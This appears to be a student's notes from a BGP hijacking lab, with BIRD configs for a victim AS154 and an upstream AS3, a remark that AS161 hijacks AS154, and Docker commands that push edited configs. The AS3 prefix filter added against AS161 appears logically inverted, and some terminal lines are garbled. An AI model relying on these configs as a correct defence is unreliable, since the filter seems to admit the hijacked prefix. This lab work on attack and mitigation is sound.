
Modified bird154.conf


```
router id 10.0.0.23;
ipv4 table t_direct;
protocol device {
}
protocol kernel {
   ipv4 {
      import all;
      export all;
   };
   learn;
}
protocol direct local_nets {
   ipv4 {
      table t_direct;
      import all;
   };

   interface "net0";

}
define LOCAL_COMM = (154, 0, 0);
```

```
define CUSTOMER_COMM = (154, 1, 0);
define PEER_COMM = (154, 2, 0);
define PROVIDER_COMM = (154, 3, 0);
ipv4 table t_bgp;
protocol pipe {
   table t_bgp;
   peer table master4;
   import none;
   export all;
}
protocol pipe {
   table t_direct;
   peer table t_bgp;
   import none;
   export filter { bgp_large_community.add(LOCAL_COMM); bgp_local_pref = 40; accept; };
}
protocol bgp u_as2 {
   ipv4 {
      table t_bgp;
      import filter {
         bgp_large_community.add(PROVIDER_COMM);
         bgp_local_pref = 10;
         accept;
      };
      export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];
      next hop self;
   };
   local 10.102.0.154 as 154;
   neighbor 10.102.0.2 as 2;
}
protocol bgp u_as4 {
   ipv4 {
      table t_bgp;
      import filter {
         bgp_large_community.add(PROVIDER_COMM);
         bgp_local_pref = 10;
         accept;
      };
      export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];
      next hop self;
   };
   local 10.102.0.154 as 154;
   neighbor 10.102.0.4 as 4;
}
protocol bgp u_as11 {
   ipv4 {
```


```
        table t_bgp;
        import filter {
            bgp_large_community.add(PROVIDER_COMM);
            bgp_local_pref = 10;
            accept;
        };
        export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];
        next hop self;
    };
    local 10.102.0.154 as 154;
    neighbor 10.102.0.11 as 11;
}
ipv4 table t_ospf;
protocol ospf ospf1 {
    ipv4 {
        table t_ospf;
        import all;
        export all;
    };
    area 0 {
        interface "dummy0" { stub; };
        interface "ix102" { stub; };
        interface "net0" { hello 1; dead count 2; };

    };
}
protocol pipe {
    table t_ospf;
    peer table master4;
    import none;
    export all;
}

/*
protocol static {
  ipv4 { table t_bgp; };
  route 10.154.0.0/26 via "net0" {
        bgp_large_community.add(LOCAL_COMM);
   };
   route 10.154.0.64/26 via "net0" {
        bgp_large_community.add(LOCAL_COMM);
   };
   route 10.154.0.128/26 via "net0" {
        bgp_large_community.add(LOCAL_COMM);
   };
   route 10.154.0.192/26 via "net0" {
```

```
        bgp_large_community.add(LOCAL_COMM);
    };
}
*/
```







Need to check at another router



There is no fighting back means As-154 is highjacked by As-161






```
router id 10.0.0.6;
ipv4 table t_direct;
protocol device {
}
protocol kernel {
    ipv4 {
        import all;
        export all;
    };
    learn;
}
protocol direct local_nets {
    ipv4 {
        table t_direct;
        import all;
    };

    interface "net_100_103";

    interface "net_103_105";

    interface "net_103_104";

}
define LOCAL_COMM = (3, 0, 0);
define CUSTOMER_COMM = (3, 1, 0);
define PEER_COMM = (3, 2, 0);
define PROVIDER_COMM = (3, 3, 0);
ipv4 table t_bgp;
protocol pipe {
    table t_bgp;
    peer table master4;
    import none;
    export all;
```

```
}
protocol pipe {
   table t_direct;
   peer table t_bgp;
   import none;
   export filter { bgp_large_community.add(LOCAL_COMM); bgp_local_pref = 40; accept; };
}
protocol bgp c_as160 {
   ipv4 {
      table t_bgp;
      import filter {
         bgp_large_community.add(CUSTOMER_COMM);
         bgp_local_pref = 30;
         accept;
      };
      export all;
      next hop self;
   };
   local 10.103.0.3 as 3;
   neighbor 10.103.0.160 as 160;
}
protocol bgp c_as161 {
   ipv4 {
      table t_bgp;
      import filter {
         bgp_large_community.add(CUSTOMER_COMM);
         bgp_local_pref = 30;
         accept;
      };
      export all;
      next hop self;
   };
   local 10.103.0.3 as 3;
   neighbor 10.103.0.161 as 161;
}
protocol bgp c_as162 {
   ipv4 {
      table t_bgp;
      import filter {
         bgp_large_community.add(CUSTOMER_COMM);
         bgp_local_pref = 30;
         accept;
      };
      export all;
      next hop self;
   };
```

```
    local 10.103.0.3 as 3;
    neighbor 10.103.0.162 as 162;
}
ipv4 table t_ospf;
protocol ospf ospf1 {
    ipv4 {
        table t_ospf;
        import all;
        export all;
    };
    area 0 {
        interface "dummy0" { stub; };
        interface "ix103" { stub; };
        interface "net_100_103" { hello 1; dead count 2; };
        interface "net_103_105" { hello 1; dead count 2; };
        interface "net_103_104" { hello 1; dead count 2; };

    };
}
protocol pipe {
    table t_ospf;
    peer table master4;
    import none;
    export all;
}
protocol bgp ibgp1 {
    ipv4 {
        table t_bgp;
        import all;
        export all;
        igp table t_ospf;
    };
    local 10.0.0.6 as 3;
    neighbor 10.0.0.5 as 3;
}
protocol bgp ibgp2 {
    ipv4 {
        table t_bgp;
        import all;
        export all;
        igp table t_ospf;
    };
    local 10.0.0.6 as 3;
    neighbor 10.0.0.8 as 3;
}
protocol bgp ibgp3 {
```

```
    ipv4 {
        table t_bgp;
        import all;
        export all;
        igp table t_ospf;
    };
    local 10.0.0.6 as 3;
    neighbor 10.0.0.7 as 3;
}
```

bird3.conf

```
router id 10.0.0.6;
ipv4 table t_direct;
protocol device {
}
protocol kernel {
    ipv4 {
        import all;
        export all;
    };
    learn;
}
protocol direct local_nets {
    ipv4 {
        table t_direct;
        import all;
    };

    interface "net_100_103";

    interface "net_103_105";

    interface "net_103_104";

}
define LOCAL_COMM = (3, 0, 0);
define CUSTOMER_COMM = (3, 1, 0);
define PEER_COMM = (3, 2, 0);
define PROVIDER_COMM = (3, 3, 0);
ipv4 table t_bgp;
protocol pipe {
    table t_bgp;
    peer table master4;
    import none;
    export all;
}
```


```
protocol pipe {
    table t_direct;
    peer table t_bgp;
    import none;
    export filter { bgp_large_community.add(LOCAL_COMM); bgp_local_pref = 40; accept; };
}
protocol bgp c_as160 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(CUSTOMER_COMM);
            bgp_local_pref = 30;
            accept;
        };
        export all;
        next hop self;
    };
    local 10.103.0.3 as 3;
    neighbor 10.103.0.160 as 160;
}
protocol bgp c_as161 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(CUSTOMER_COMM);
            bgp_local_pref = 30;
            if (net != 10.154.0.0/24) then reject;
            accept;
        };
        export all;
        next hop self;
    };
    local 10.103.0.3 as 3;
    neighbor 10.103.0.161 as 161;
}
protocol bgp c_as162 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(CUSTOMER_COMM);
            bgp_local_pref = 30;
            accept;
        };
        export all;
        next hop self;
    };
```


```
    local 10.103.0.3 as 3;
    neighbor 10.103.0.162 as 162;
}
ipv4 table t_ospf;
protocol ospf ospf1 {
    ipv4 {
        table t_ospf;
        import all;
        export all;
    };
    area 0 {
        interface "dummy0" { stub; };
        interface "ix103" { stub; };
        interface "net_100_103" { hello 1; dead count 2; };
        interface "net_103_105" { hello 1; dead count 2; };
        interface "net_103_104" { hello 1; dead count 2; };

    };
}
protocol pipe {
    table t_ospf;
    peer table master4;
    import none;
    export all;
}
protocol bgp ibgp1 {
    ipv4 {
        table t_bgp;
        import all;
        export all;
        igp table t_ospf;
    };
    local 10.0.0.6 as 3;
    neighbor 10.0.0.5 as 3;
}
protocol bgp ibgp2 {
    ipv4 {
        table t_bgp;
        import all;
        export all;
        igp table t_ospf;
    };
    local 10.0.0.6 as 3;
    neighbor 10.0.0.8 as 3;
}
protocol bgp ibgp3 {
```

```
    ipv4 {
        table t_bgp;
        import all;
        export all;
        igp table t_ospf;
    };
    local 10.0.0.6 as 3;
    neighbor 10.0.0.7 as 3;
}
```

We need to change the victim it is 154

```
Use '-' as the source to read a tar archive from stdin
and extract it to a directory destination in a container.
Use '-' as the destination to stream a tar archive of a
container source to stdout.

Options:
  -a, --archive       Archive mode (copy all uid/gid information)
  -L, --follow-link   Always follow symbol link in SRC_PATH
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$ docker cp ./bird.conf adc48acc2ad1:/etc/bird/bird.conf
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$ docker cp ./bird154.conf b13041a91b02:/etc/bird/bird.conf
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$ docker cp ./bird154.conf b13041a91b02:/etc/bird/bird.conf
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/tasseed@ip-172-31-44-212:~/Internet_Security/LAB-9/Laseed@ip-172-31-44-212:~/Internet_Security/Lseed@ip-172
44-212:~/Internet_Seseed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsseed@ip-172-31-seed@ip-172-31-44-212:~/Internet_Securitseed@ip-172-31-44-212:~/Internet_Secu
eed@ip-172-31-44-212:~/Internet_Securitseed@ip-172-31-44-21seed@ip-17seed@ip-172-31-seed@ip-172-31-44-21seed@seed@ip-17seed@seed@ip-172-31-44-21seed@ip-172-31-44-21
Iseed@ip-172-31-seed@ip-172-31-seed@seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$ docker cp d2b5fefcf9ba:/etc/bird/bird.conf bird3.conf
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$ ls
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$ gedit bird3.conf &>/dev/null &
[1] 27206
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$ docker cp bird3.conf d2b5fefcf9ba:/etc/bird/bird.conf
[1]+  Done                    gedit bird3.conf &> /dev/null
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$
```





root@d2b5fefcf9ba / # cat /etc/bird/bird.conf
router id 10.0.0.6;
ipv4 table t_direct;
protocol device {
}
protocol kernel {
  ipv4 {
    import all;
    export all;
  };
  learn;
}
protocol direct local_nets {
  ipv4 {
    table t_direct;
    import all;
  };

  interface "net_100_103";

  interface "net_103_105";


  interface "net_103_104";


}
define LOCAL_COMM = (3, 0, 0);
define CUSTOMER_COMM = (3, 1, 0);


```
define PEER_COMM = (3, 2, 0);
define PROVIDER_COMM = (3, 3, 0);
ipv4 table t_bgp;
protocol pipe {
   table t_bgp;
   peer table master4;
   import none;
   export all;
}
protocol pipe {
   table t_direct;
   peer table t_bgp;
   import none;
   export filter { bgp_large_community.add(LOCAL_COMM); bgp_local_pref = 40; accept; };
}
protocol bgp c_as160 {
   ipv4 {
      table t_bgp;
      import filter {
         bgp_large_community.add(CUSTOMER_COMM);
         bgp_local_pref = 30;
         accept;
      };
      export all;
      next hop self;
   };
   local 10.103.0.3 as 3;
   neighbor 10.103.0.160 as 160;
}
protocol bgp c_as161 {
   ipv4 {
      table t_bgp;
      import filter {
         bgp_large_community.add(CUSTOMER_COMM);
         bgp_local_pref = 30;
